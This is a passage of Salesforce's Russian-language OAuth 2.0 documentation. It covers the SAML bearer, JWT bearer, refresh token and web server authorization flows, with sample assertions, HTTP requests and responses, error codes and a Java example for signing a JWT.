gY0AMIGJAoGBAJNGcu8nW6xq2l/dAgbJmSfHLGRn+vCuKWY+LAEW+Kerjaj5Dq3ZGW38HR4BmZk
sG3g4eA1RXn1hiZGI1Q6Ei59QE/OZQx2zVSTb7+oIwRcDHEB1+RraYT3LJuh4JwUDVfEj3WgDnTj
E5vD461/CR5EXf4VL8uo8T40Fka51AhTAGMBAAEWdQYJKoZIhvcNAQEFBQADgYEAehxggY6tB18x
1SSvCUyUIHvxssAn1AutgzLKWuR1+FXfJzdVdE2F77nrV9YifiERUwhONiS82mBokKqZZPL1hcKh
KSnfZN2iWmm1sspL73I/eAwVsOUj+bs3v9P0o4ceAD/QCCY8gUAIInTH0Mq1eOdJMHYKnw/blUyqj
Zn9rajY=
              </ds:X509Certificate>
            </ds:X509Data>
          </ds:KeyInfo>
        </ds:Signature>
      </ds:SignatureValue>
    </ds:Signature>
  </saml:Assertion>
```

```

</ds:Signature>
<saml:Subject xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
<saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">test@example.org</saml:NameID>
  <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
  <saml:SubjectConfirmationData NotOnOrAfter="2013-09-05T19:30:14.654Z"
Recipient="https://login.salesforce.com/services/oauth2/token"/>
  </saml:SubjectConfirmation>
</saml:Subject>
<saml:Conditions NotBefore="2013-09-05T19:25:14.654Z" NotOnOrAfter="2013-09-05T19:30:14.654Z"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
<saml:AudienceRestriction xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
<saml:Audience>https://login.salesforce.com/services/oauth2/token</saml:Audience>
</saml:AudienceRestriction>
</saml:Conditions>
  <saml:AuthnStatement AuthnInstant="2013-09-05T19:25:14.655Z"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
    <saml:AuthnContext xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">

<saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:unspecified</saml:AuthnContextClassRef>

    </saml:AuthnContext>
  </saml:AuthnStatement>
</saml:Assertion>

```

## Использование утверждений носителя SAML

Утверждение носителя SAML должно быть передано посредством метода POST на конечную точку маркера по адресу <https://login.salesforce.com/services/oauth2/token> или <https://test.salesforce.com/services/oauth2/token>.

Ниже перечислены параметры, которые должны быть заданы для выполнения передачи посредством метода POST.

- `grant_type`: `urn:ietf:params:oauth:grant-type:saml2-bearer` (обязательно).
- `assertion`: утверждение носителя SAML, зашифрованное в `base64url`, согласно следующим правилам: <http://tools.ietf.org/html/rfc4648#page-7> (обязательно).

Дополнительные стандартные параметры:

- `format`: формат ответа может быть задан подобно процессу OAuth с помощью параметра `token` или HTTP-заголовка `Accept`.
- `scope`: данный процесс не поддерживает параметр `scope`. Значение данного параметра формируется параметрами `scope` из предыдущих утверждений.

Ниже приведен пример запроса на маркер.

```


POST /services/oauth2/token HTTP/1.1
Host: login.salesforce.com
Content-Type: application/x-www-form-urlencoded

grant_type=
urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Asaml2-bearer&assertion=PHNhbWxwOl... [omitted
for brevity]...ZT

```

Сервер отправляет ответ

После проверки запроса система Salesforce отправляет клиенту ответ. Ответы с маркерами для процесса проверки подлинности маркера носителя OAuth 2.0 SAML используют формат процессов `authorization_code`, но не поддерживают создание `refresh_token`.

 **Прим.:** Запрос на утверждение носителя OAuth 2.0 SAML обрабатывает все предыдущие утверждения пользователя, содержащие параметр `refresh_token`. При обнаружении совпадающих утверждений значения утвержденных областей объединяются для создания параметра `access_token` (со значением "Bearer" параметра "token\_type"). Если предыдущие утверждения не содержали параметра `refresh_token`, то утвержденные параметры `scope` недоступны, а авторизация запросов выполняется с ошибкой.

## Ошибки

При обнаружении ошибки во время обработки утверждения носителя SAML сервер отправляет стандартное сообщение об ошибке OAuth, содержащее ошибку и ее описание, а также дополнительную информацию о причинах обработки маркера в качестве недействительного. Ниже приведен пример сообщения об ошибке.

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Cache-Control: no-store
{
  "error": "invalid_grant",
  "error_description": "Audience validation failed"
}
```

СМ. ТАКЖЕ:

[Проверка подлинности приложений посредством OAuth](#)

## Процесс проверки подлинности маркера носителя OAuth 2.0 JWT

JSON Web Token (JWT) — это кодировка маркера безопасности на основе JSON, которая поддерживает совместный доступ к сведениям о безопасности и идентификации в разных доменах безопасности.

Процесс проверки подлинности маркера носителя OAuth 2.0 JWT определяет способ использования JWT для отправки запроса на получение маркера доступа OAuth от системы Salesforce в том случае, если клиент выбирает предыдущую авторизацию. Проверка подлинности авторизованного приложения обеспечивается цифровой подписью, примененной к JWT.

Дополнительное описание JWT и процесса проверки подлинности маркера носителя JWT для OAuth см. по ссылкам ниже.

- <http://tools.ietf.org/html/draft-ietf-oauth-jwt-bearer>
- <http://tools.ietf.org/html/draft-jones-json-web-token>

## Общие сведения о процессе проверки подлинности маркера носителя OAuth 2.0 JWT

Процесс проверки подлинности маркера носителя OAuth 2.0 JWT аналогичен процессу проверки подлинности маркера обновления внутри OAuth. JWT передается на конечную

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования, удаления и  
управления приложениями  
OAuth:

- «Управление связанными приложениями»

точку маркера OAuth посредством метода POST; конечная точка обрабатывает JWT и генерирует `access_token` на основе предыдущего утверждения приложения. Обратите внимание, что параметр `refresh_token` может отсутствовать в клиенте, а `client_secret` может не передаваться на конечную точку маркера.

Процесс носителя JWT поддерживает алгоритм RSA SHA256, который использует загруженный сертификат в качестве секрета подписывания.

Ниже перечислены основные этапы процесса проверки подлинности маркера носителя OAuth 2.0 JWT.

1. Разработчик создает или использует текущее связанное приложение и при необходимости регистрирует сертификат X509. Данный сертификат соответствует секретному ключу приложения. Сохранение связанного приложения инициирует создание и назначение параметров «Ключ пользователя» (значение OAuth `client_id`) и «Секрет пользователя» приложению.
2. Разработчик **создает приложение, которое генерирует JWT**, и подписывает его сертификатом.
3. **JWT передается посредством метода POST на конечную точку маркера** `https://login.salesforce.com/services/oauth2/token` или `https://acme.force.com/customers/services/oauth2/token` (при использовании сообщества), где `acme.force.com/customers` является URL-адресом сообщества.
4. **Конечная точка маркера проверяет подпись** посредством сертификата, зарегистрированного разработчиком.
5. Конечная точка маркера проверяет адресата (`aud`), отправителя (`iss`), действительность (`exp`) и субъект (`sub`) JWT.
6. Если JWT действительно, а приложение авторизовано пользователем или администратором, то система Salesforce создает `access_token`.



**Прим.:** Данный процесс не поддерживает создание `refresh_token`.

## Создание маркера носителя JWT

Ниже перечислены правила, которыми должны руководствоваться разработчики для создания действительных маркеров носителя JWT, соответствующих алгоритму RSA SHA256.

- Отправитель (`iss`) должен содержать значение OAuth `client_id` или связанное приложение, сертификат которого зарегистрирован разработчиком.
- Адресат (`aud`) должен содержать адрес `https://login.salesforce.com`, `https://test.salesforce.com` или `https://acme.force.com/customers` (при использовании сообщества), где `acme.force.com/customers` является URL-адресом сообщества.
- Субъект (`sub`) должен содержать имя нужного пользователя системы Salesforce или пользователя сообщества Salesforce (при использовании сообщества). В целях обеспечения обратной совместимости рекомендуем использовать субъект (`prn`) вместо субъекта (`sub`). При наличии обоих используется `prn`.
- Параметр действительность (`exp`) должен содержать время истечения срока действия утверждения (в течение 5 минут), выраженное количеством секунд, начиная с 1970-01-01T0:0:0Z, и указанное по Гринвичу.
- JWT должен использовать подпись RSA SHA256.
- JWT должен соответствовать общим правилам оформления, доступным по следующему адресу: <http://tools.ietf.org/html/draft-jones-json-web-token>.

Чтобы создать маркер носителя JWT, выполните указанные ниже действия.

1. Создайте заголовок JWT в следующем формате: `{"alg": "RS256"}`.

- Кодировка Base64url шифрует заголовок JWT согласно правилам, перечисленным по следующему адресу: <http://tools.ietf.org/html/rfc4648#page-7>. Результат должен выглядеть примерно следующим образом: eyJhbGciOiJSUzI1NiJ9.
- Создайте набор утверждений JSON для JWT с использованием параметров iss, sub, aud и exp.

```
{ "iss": "3MVG990xTyEMCQ3gNp2PjkqeZKxnmAiG1xV4oHh9AKL_rSK.BoSVPGZHQ
ukXnVjzRgSuQqGn75NL7yfkQcyu7",
  "sub": "my@email.com",
  "aud": "https://login.salesforce.com",
  "exp": "1333685628" }
```

- Кодировка Base64url шифрует набор утверждений JSON без разрывов строк. Например:

```
eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wMlBqa3F1Wkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
Qm9TV1BHWkhRdWtYblZqelJnU3VRcUduNzVOTDd5ZmtRY3l5NyIsICJwcm4iOiAibXlAZW1haWwu
Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbgVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
Njg1NjI4In0=
```

- Создайте строку для закодированного заголовка JWT и закодированного набора утверждений JWT в следующем формате:

```
encoded_JWT_Header + "." + encoded_JWT_Claims_Set
```

В примере ниже закодированный заголовок JWT выделен цветом.

```
eyJhbGciOiJSUzI1NiJ9.eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wMlBqa3F1Wkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
Qm9TV1BHWkhRdWtYblZqelJnU3VRcUduNzVOTDd5ZmtRY3l5NyIsICJwcm4iOiAibXlAZW1haWwu
Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbgVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
Njg1NjI4In0=
```

- Подпишите итоговую строку с помощью SHA256 и RSA.
- Создайте строку на основе строки из [данного этапа](#) в следующем формате:

```
existing_string + "." + base64_encoded_signature
```

В примере ниже начало подписи, закодированной в base64, выделено цветом.

```
eyJhbGciOiJSUzI1NiJ9.eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wMlBqa3F1Wkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
Qm9TV1BHWkhRdWtYblZqelJnU3VRcUduNzVOTDd5ZmtRY3l5NyIsICJwcm4iOiAibXlAZW1haWwu
Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbgVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
Njg1NjI4In0=.iYCthqWCQuCwi35yFs-nWNgpF5NA_a46fXDTNIY8ACk06BaEtQ9E6h4Hn1l_pcwck
I_GlmfUO2dJDg1A610t09TeoPagJsZDm_H83bsoZUoI8LpAA1s-2aj_Wbysqb1j4uDToz
480WtEbkWiv09sIeS_-QuWak2RX011Krnf72mpVGS4WWSULodgNzLKHhyjAMAHIBHIDnt
36y2L2Bh7M8TNWiKa_BNM6s1FNKDAwHEWQRntAeReXgRy0MZgQY2rZtqT2FcDyY3JVQb
En_CSjH2WV7ZlUwsKHqGfI7hzeEvVdfOjH9NuaJozxvhPF489Igw6cntPuT2V647JWi7ng
```

Ниже приведен код Java, используемый в качестве простого примера для создания маркера носителя JWT.

```
import org.apache.commons.codec.binary.Base64;
import java.io.*;
import java.security.*;
import java.text.MessageFormat;

public class JWTExample {
```

```

public static void main(String[] args) {

    String header = "{\"alg\":\"RS256\"}";
    String claimTemplate = "'{'iss\": \"{0}\", \"sub\": \"{1}\", \"aud\": \"{2}\",
    \"exp\": \"{3}\"}'";

    try {
        StringBuffer token = new StringBuffer();

        //Encode the JWT Header and add it to our string to sign
        token.append(Base64.encodeBase64URLSafeString(header.getBytes("UTF-8")));

        //Separate with a period
        token.append(".");

        //Create the JWT Claims Object
        String[] claimArray = new String[4];
        claimArray[0] =
"3MVG990xTyEMCQ3gNp2PjkqeZKxnmAiG1xV4oHh9AKL_rSK.BoSVPGZHQukXnVjzRgSuQqGn75NL7yfkQcy7";
        claimArray[1] = "my@email.com";
        claimArray[2] = "https://login.salesforce.com";
        claimArray[3] = Long.toString( ( System.currentTimeMillis()/1000 ) + 300);
        MessageFormat claims;
        claims = new MessageFormat(claimTemplate);
        String payload = claims.format(claimArray);

        //Add the encoded claims object
        token.append(Base64.encodeBase64URLSafeString(payload.getBytes("UTF-8")));

        //Load the private key from a keystore
        KeyStore keystore = KeyStore.getInstance("JKS");
        keystore.load(new FileInputStream("./path/to/keystore.jks"),
"keystorepassword".toCharArray());
        PrivateKey privateKey = (PrivateKey) keystore.getKey("certalias",
"privatekeypassword".toCharArray());

        //Sign the JWT Header + "." + JWT Claims Object
        Signature signature = Signature.getInstance("SHA256withRSA");
        signature.initSign(privateKey);
        signature.update(token.toString().getBytes("UTF-8"));
        String signedPayload = Base64.encodeBase64URLSafeString(signature.sign());

        //Separate with a period
        token.append(".");

        //Add the encoded signature
        token.append(signedPayload);

        System.out.println(token.toString());

    } catch (Exception e) {
        e.printStackTrace();
    }
}

```



```
}
}
```

### Использование маркера носителя JWT

Маркер носителя JWT должен быть передан посредством метода POST на конечную точку маркера по адресу `https://login.salesforce.com/services/oauth2/token`, `https://test.salesforce.com/services/oauth2/token` или `https://acme.force.com/customers/services/oauth2/token` (при использовании сообщества), где `acme.force.com/customers` является URL-адресом сообщества.

Ниже перечислены параметры, являющиеся обязательными для передачи посредством метода POST.

- `grant_type`: `urn:ietf:params:oauth:grant-type:jwt-bearer`.
- `assertion`: маркер носителя JWT.

Дополнительные стандартные параметры:

- `format`: формат ответа может быть задан подобно процессу OAuth с помощью параметра `token` или HTTP-заголовка `Accept`.
- `scope`: данный процесс не поддерживает параметр `scope`. Значение данного параметра формируется параметрами `scope` из предыдущих утверждений.

Ниже приведен пример запроса на маркер.


```
POST /services/oauth2/token HTTP/1.1
Host: login.example.com
Content-Type: application/x-www-form-urlencoded

grant_type=
urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Ajwt-bearer&assertion=eyJpc3MiOiAiM01WRz... [omitted
for brevity]...zT
```

### Сервер проверяет маркер

После проверки запроса система Salesforce отправляет клиенту ответ. Ответы с маркерами для процесса проверки подлинности маркера носителя OAuth 2.0 JWT используют формат процессов `authorization_code`, но не поддерживают создание `refresh_token`. Запрос на утверждение носителя OAuth 2.0 JWT обрабатывает все предыдущие утверждения пользователя, содержащие параметр `refresh_token`. При обнаружении совпадающих утверждений значения утвержденных областей объединяются для создания параметра `access_token` (со значением "Bearer" параметра "token\_type"). Если предыдущие утверждения не содержали параметра `refresh_token`, то утвержденные параметры `scope` недоступны, а авторизация запросов выполняется с ошибкой.

При использовании сообщества значение "sfdc\_community\_id" конечной точки маркера содержит код сообщества, который может требоваться запросами Chatter REST API.

 **Прим.:** Полученный параметр `access_token` может быть передан как маркер носителя в запросе на заголовок авторизации. Далее приведен пример вызова REST API к сообществам:

```
https://acme.force.com/customers/services/data/v32.0/ -H "Authorization: Bearer
00D500000000IehZ\!AQcAQH0dMHZfz972Szmpkb58urFRkgeBGsxL_QJWwYMfAbUeeG7c1E6
LYUfiDUkWe6H34r1AAwOR8B8fLEz6n04NPGRrq0FM"
```



## Ошибки

При обнаружении ошибки во время обработки маркера носителя JWT сервер отправляет стандартное сообщение об ошибке OAuth, содержащее ошибку и ее описание, а также дополнительную информацию о причинах обработки маркера в качестве недействительного. Ниже приведен пример сообщения об ошибке.

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Cache-Control: no-store
{
  "error": "invalid_grant",
  "error_description": "Audience validation failed"
}
```

СМ. ТАКЖЕ:

[Проверка подлинности приложений посредством OAuth](#)

## Процесс проверки подлинности маркера обновления OAuth 2.0

Клиент, подтвердивший свои права доступа, может использовать маркер обновления для получения нового маркера доступа (кода сеанса). Данный алгоритм выполняется только после получения клиентом маркера обновления посредством процесса веб-сервера или пользователя-агента. Недействительность маркера доступа и необходимость применения нового маркера определяются клиентом самостоятельно. Процессы носителя могут использоваться только после получения клиентом маркера обновления.

Ниже описаны этапы процесса проверки подлинности маркера обновления. Более подробное описание каждого этапа см. ниже.

1. Клиент использует текущий маркер обновления для отправки [запроса на новый маркер доступа](#).
2. После проверки запроса система Salesforce отправляет клиенту [ответ](#).

Клиент отправляет запрос на обновленный маркер доступа

При необходимости маркер обновления может использоваться для начала нового сеанса.

Клиент должен отправить запрос POST на конечную точку маркера. В запросе должны быть указаны следующие параметры:

- `grant_type`: для данного процесса должно быть указано значение `refresh_token`;
- `refresh_token`: маркер обновления из этапа утверждения;
- `client_id`: ключ пользователя из определения связанного приложения;
- `client_secret`: секрет пользователя из определения связанного приложения; Данный параметр является необязательным.
- `client_assertion`: параметр `client_secret` может быть заменен параметрами `client_assertion` и `client_assertion_type`. При отсутствии параметра `client_secret` система Salesforce автоматически проверяет параметры `client_assertion` и `client_assertion_type`.

Параметр `client_assertion` должен содержать типичный маркер носителя JWT, подписанный секретным ключом, который связан с загруженным сертификатом пользователя OAuth. В настоящее время поддерживается только алгоритм

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования, удаления и  
управления приложениями  
OAuth:

- «Управление связанными приложениями»

RS256. Дополнительную информацию об использовании параметра `client_assertion` см. в методе проверки подлинности клиента `private_key_jwt`, описанном в [спецификациях OpenID Connect](#).

- `client_assertion_type`: значение данного параметра указывается только при использовании параметра `client_assertion`.

Параметр `client_assertion_type` должен содержать значение `urn:ietf:params:oauth:client-assertion-type:jwt-bearer`.

- `format`: ожидаемый формат возврата. Данный параметр является необязательным. Значение по умолчанию — `json`. Ниже указаны возможные значения.
  - `urlencoded`
  - `json`
  - `xml`

Ниже приведен пример внеполосного запроса POST для отправки на конечную точку маркера.

```
POST /services/oauth2/token HTTP/1.1
Host: https://login.salesforce.com/
grant_type=refresh_token&client_id=3MVG91KcPoNINVBIPJjdwlJ9LLM82HnFVVX19KY1uA5mu0
QqEWhqKpoW3svG3XhrXDicQjKlmdgAvhCscA9GE&client_secret=1955279925675241571
&refresh_token=your token here
```

Помимо параметра `format`, возвращаемый формат также может быть задан в заголовке `Accept` с помощью одного из следующих значений:

- `Accept: application/json`
- `Accept: application/xml`
- `Accept: application/x-www-form-urlencoded`

Сервер **Salesforce** отправляет ответ

После проверки запроса система Salesforce отправляет клиенту ответ. Ниже перечислены параметры, которые отображаются в теле ответа.

- `access_token`: код сеанса Salesforce, который может использоваться в Web Services API.
- `token_type`: значение `Bearer` для всех ответов, содержащих маркер доступа.
- `instance_url`: URL-адрес, определяющий экземпляр организации пользователя. В примере ниже используется экземпляр `nal`: `https://nal.salesforce.com`.
- `id`: URL-адрес удостоверения, используемый для идентификации пользователя и отправки запросов на получение дополнительной информации об этом пользователе. См. раздел «[URL-адреса удостоверений](#)» на странице 5802.
- `sfdc_community_url`: URL-адрес сообщества, при условии, что пользователь является участником сообщества Salesforce.
- `sfdc_community_id`: код сообщества, при условии, что пользователь является участником сообщества Salesforce.
- `signature`: подпись HMAC-SHA256, закодированная в Base64 и дополненная секретным ключом клиента, содержащим каскадный код и параметр `issued_at`. Данный параметр позволяет проверить наличие или отсутствие изменений в URL-адресе удостоверения, отправленного сервером.
- `issued_at`: время создания подписи.

Ниже приведен пример ответа, если выбрано значение json.

```
{ "id": "https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
  "issued_at": "1278448384422", "instance_url": "https://na1.salesforce.com",
  "signature": "SSSBLO/gBhmyNUvN180DBDFYHzakxOMgqYtu+hDPsc=",
  "access_token": "00Dx0000000BV7z!AR8AQP0jITN80ESESj5EbaZTFG0RNBaT1cyWk7T
  rqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWU1.Cju7m4", "token_type": "Bearer", "scope": "id
  api refresh_token" }
```

Ниже приведен пример ответа, если выбрано значение xml.

```
<OAuth>
  <access_token>00Dx0000000BV7z!AR8AQP0jITN80ESESj5EbaZTFG0RNB
    aT1cyWk7TrqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWU1.Cju7m4
  </access_token>
  <token_type>Bearer
  </token_type>
  <scope>id api refresh_token
  </scope>
  <instance_url>https://na1.salesforce.com</instance_url>
  <id>https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P</id>
  <issued_at>1278448101416</issued_at>
  <signature>CMJ4l%2CCaPQiKjoOEwEig9H4wqhpuLSk4J2urAe+fVg=</signature>
</OAuth>
```

Ниже приведен пример ответа, если выбрано значение urlencoded.

```
access_token=00Dx0000000BV7z%21AR8AQP0jITN80ESESj5EbaZTFG0RNBaT1cyWk7TrqoDjoNIWQ2
ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWU1.Cju7m4
&token_type=Bearer&scope=id%20api%20refresh_token
&instance_url=https%3A%2F%2Fna1.salesforce.com
&id=https%3A%2F%2Flogin.salesforce.com%2Fid%2F00Dx0000000BV7z%2F005x00000012Q9P
&issued_at=1278448101416
&signature=CMJ4l%2BCCaPQiKjoOEwEig9H4wqhpuLSk4J2urAe%2BFVg%3D
```

В случае возникновения ошибки на данном этапе, ответ будет содержать сообщение об ошибке с указанием следующих параметров:

- error: код ошибки;
- error\_description: описание ошибки и дополнительные сведения;
  - unsupported\_response\_type: неподдерживаемый тип ответа;
  - invalid\_client\_id: недействительный код клиента;
  - invalid\_request: требуется HTTPS;
  - invalid\_request: необходимо использовать HTTP POST;
  - invalid\_client\_credentials: недействительный секрет клиента;
  - invalid\_request: неподдерживаемый тип секрета;
  - invalid\_grant: недействительный маркер доступа или обновления.
  - invalid\_grant: ограничение диапазона IP-адресов или недопустимое время входа в систему;
  - inactive\_user: неактивный пользователь;
  - inactive\_org: заблокированная, закрытая или временно недействующая организация;
  - rate\_limit\_exceeded: превышение ограничения по количеству входов в систему;
  - invalid\_scope: недопустимая, неизвестная или поврежденная область;

Ниже приведен пример ответа, содержащего сообщение об ошибке.

```
{"error": "invalid_client_credentials", "error_description": "client secret invalid"}
```

СМ. ТАКЖЕ:

[Проверка подлинности приложений посредством OAuth](#)

## Процесс проверки подлинности веб-сервера OAuth 2.0

Процесс проверки подлинности веб-сервера используется теми приложениями, которые размещены на защищенном сервере. Основная задача данного процесса заключается в защите секрета пользователя на сервере. Во избежание перехвата кода авторизации, рекомендуем также использовать запросы кода и значения верификатора в потоке.

Описание каждого этапа см. ниже.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления приложениями OAuth:

- «Управление связанными приложениями»

1. Веб-сервер перенаправляет пользователя в систему Salesforce, чтобы проверить подлинность и авторизовать сервер для [доступа к данным от имени пользователя](#).
2. Как только пользователь подтверждает доступ, веб-сервер [принимает обратный вызов](#) с кодом авторизации.
3. Полученный код авторизации передается веб-сервером для [получения ответа с маркером](#).
4. После проверки кода авторизации система Salesforce [возвращает ответ с маркером](#). В случае отсутствия ошибок, ответ с маркером содержит код доступа и дополнительную информацию.
5. После получения маркера веб-серверу предоставляется доступ к данным.

Полученный [маркер доступа](#) может использоваться веб-сервером для доступа к данным Salesforce от имени конечного пользователя, а [маркер обновления](#) — для получения нового маркера доступа в случае его недействительности.

## Перенаправление пользователя для авторизации доступа

Чтобы получить разрешение от пользователя на доступ к данным Salesforce от его имени, клиент перенаправляет обозреватель пользователя на конечную точку авторизации с указанием следующих параметров:

- `response_type`: для данного процесса должно быть указано значение `code`;
- `client_id`: ключ пользователя из определения связанного приложения;
- `scope`: параметр `scope` позволяет точно определить область Salesforce, доступную клиентскому приложению. Дополнительную информацию о допустимых параметрах см. в разделе [«Значения параметра Scope»](#) на странице 5798.

- `redirect_uri`: URL, на который перенаправляется пользователь после утверждения. Значение данного параметра должно полностью соответствовать значению поля «URL-адрес обратного вызова» определения связанного приложения. В противном случае, утверждение не выполняется. Данное значение должно быть закодировано в URL-адресе;
- `state`: любое состояние, к которому должен вернуться клиент после утверждения, во время обратного вызова. Данный параметр является необязательным. Данное значение должно быть закодировано в URL-адресе;
- `immediate`: данный параметр определяет необходимость отображения запроса на вход в систему и утверждение. Данный параметр является необязательным. Возможные значения: `true` («истина») или `false` («ложь»). По умолчанию выбрано значение `false` («ложь»). Обратите внимание на перечисленные ниже примечания.
  - Если выбрано значение `true` («истина»), а пользователь выполнил вход в систему и утвердил `client_id`, то система Salesforce пропускает этап утверждения.
  - Если выбрано значение `true` («истина»), а пользователь не выполнил вход в систему или не утвердил клиента, то система Salesforce незамедлительно завершает текущий процесс с кодом ошибки `immediate_unsuccessful`.

 **Прим.:** Данный параметр недоступен для сообществ.

- `code_challenge`: данный параметр определяет хэш-значение SHA256 значения `code_verifier` в запросе на маркер во избежание попыток перехвата кода авторизации. Значение должно быть также зашифровано посредством кодировки `base64url` согласно правилам, перечисленным по следующему адресу: <https://tools.ietf.org/html/rfc4648#section-5>. Данный параметр является обязательным только при наличии параметра `code_verifier` в запросе на маркер.
  - Если запрос на авторизацию содержит значение `code_challenge`, а запрос на маркер содержит значение `code_verifier`, то система Salesforce сравнивает значения `code_challenge` и `code_verifier`. Если значение `code_challenge` является недопустимым или несовпадающим, то система препятствует выполнению входа и возвращает код ошибки `invalid_request`.
  - Если запрос на авторизацию содержит значение `code_challenge`, а запрос на маркер не содержит значение `code_verifier`, то система препятствует выполнению входа и возвращает код ошибки `invalid_grant`.
- `display`: данный параметр изменяет тип отображения для страниц входа в систему и авторизации. Данный параметр является необязательным. Ниже перечислены значения, поддерживаемые системой Salesforce.
  - `page`: отображение окна авторизации по ширине страницы. Данное значение выбрано по умолчанию, если не указано иное.
  - `popup`: компактное диалоговое окно, оптимизированное для всплывающих окон современных обозревателей.
  - `touch`: диалоговое окно, оптимизированное для просмотра на современных мобильных устройствах (например, Android и iPhone).
  - `mobile`: диалоговое окно, оптимизированное для просмотра на менее мощных смартфонах (например, BlackBerry OS 5).
- `login_hint`: данный параметр автоматически заполняет страницу входа действительным именем пользователя. Например: `login_hint=username@company.com`. При наличии активного сеанса пользователя в обозревателе система пропускает параметр `login_hint` без прерывания активного сеанса.
- `nonce`: данный параметр является дополнительным при использовании области `openid` для получения маркера кода пользователя. Значение возвращается в ответе и используется для обнаружения атак повтора.
- `prompt`: данный параметр определяет способ уведомления пользователей о необходимости выполнения повторной проверки подлинности и повторного утверждения. Данный параметр является необязательным. Ниже перечислены значения, поддерживаемые системой Salesforce.

- `login`: сервер авторизации *должен* уведомлять пользователей о необходимости повторной проверки подлинности, которая доступна только при условии повторного входа в систему.
- `consent`: сервер авторизации *должен* уведомлять пользователей о необходимости повторного утверждения, которое должно быть выполнено до возврата сведений клиенту.

Данный параметр допускает одновременное использование обоих значений, разделенных посредством пробела. В этом случае пользователю придется выполнить повторный вход в систему и пройти повторную процедуру авторизации. Например:

```
?prompt=login%20consent
```

Чтобы начать процесс, веб-сервер генерирует ссылку или отправляет в обозреватель перенаправление HTTP. Ниже приведен пример запроса, отправляемого клиентом веб-сервера на конечную точку авторизации.

```
https://login.salesforce.com/services/oauth2/authorize?response_type=code&client_id=3MVG91KcPoNINVbIPJjdwlJ9LLM82HnFVvX19KY1uA5mu0QqEWhqKpoW3svG3XhrXDICQjK1mdgAvhCscA9GE&redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fcode_callback.jsp&state=mystate
```

Если пользователь выполнил вход в систему, то Salesforce перенаправляет его на страницу утверждения. Если пользователь не выполнил вход в систему, то ему сначала предлагается выполнить вход, после чего он перенаправляется на страницу утверждения, где ему предоставляется доступ к приложению. Пользователю, подтвердившему право на доступ хотя бы один раз, не придется подтверждать это право повторно.

### Веб-сервер принимает обратный вызов

Пользователь, подтвердивший доступ, перенаправляется на URI, указанный в параметре `redirect_uri` со следующими значениями в строке запроса:

- `code`: код авторизации, который должен использоваться для получения маркеров доступа и обновления;
- `state`: состояние, переданное на этап утверждения. Данный параметр отсутствует в том случае, если исходная строка запроса не содержит параметра `state`.

Пользователю, подтвердившему право на доступ хотя бы один раз, не придется подтверждать это право повторно.

Ниже приведен пример запроса, полученного параметром `redirect_uri`.

```
https://www.mysite.com/code_callback.jsp?code=aPrxsmIEeqM9&state=mystate
```

Пользователь, отменивший доступ к приложению, перенаправляется на параметр `redirect_uri` со следующими значениями в строке запроса:

- `error`: значение — `access_denied`.
- `state`: состояние, переданное на этап утверждения. Данный параметр отсутствует в том случае, если исходная строка запроса не содержит параметра `state`.

Например:

```
https://www.mysite.com/code_callback.jsp?error=access-denied&state=mystate
```

При возникновении ошибки на данном этапе ответ содержит сообщение об ошибке с указанием следующих параметров:

- `error`: код ошибки;
- `error_description`: описание ошибки и дополнительные сведения;
  - `unsupported_response_type`: неподдерживаемый тип ответа;
  - `invalid_client_id`: недействительный код клиента;

- `invalid_request`: требуется HTTPS;
  - `invalid_request`: необходимо использовать HTTP GET;
  - `invalid_request`: недопустимое значение `code_challenge` (указывает на недопустимость значения `code_challenge`, например, при использовании кодировки, отличной от `base64url`);
  - `invalid_request`: непредвиденное значение `code_challenge` (указывает на непредвиденность параметра `code_challenge`, который не поддерживается процессом);
  - `access_denied`: конечный пользователь отменил авторизацию;
  - `redirect_uri_missing`: отсутствует параметр `redirect_uri`;
  - `redirect_uri_mismatch`: параметр `redirect_uri` не соответствует определению связанного приложения;
  - `immediate_unsuccessful`: ошибка в параметре `immediate`;
  - `invalid_scope`: недопустимая, неизвестная или поврежденная область;
- `state`: состояние, переданное на этап утверждения. Данный параметр отсутствует в том случае, если исходная строка запроса не содержит параметра `state`.

### Веб-сервер заменяет код проверки маркером доступа

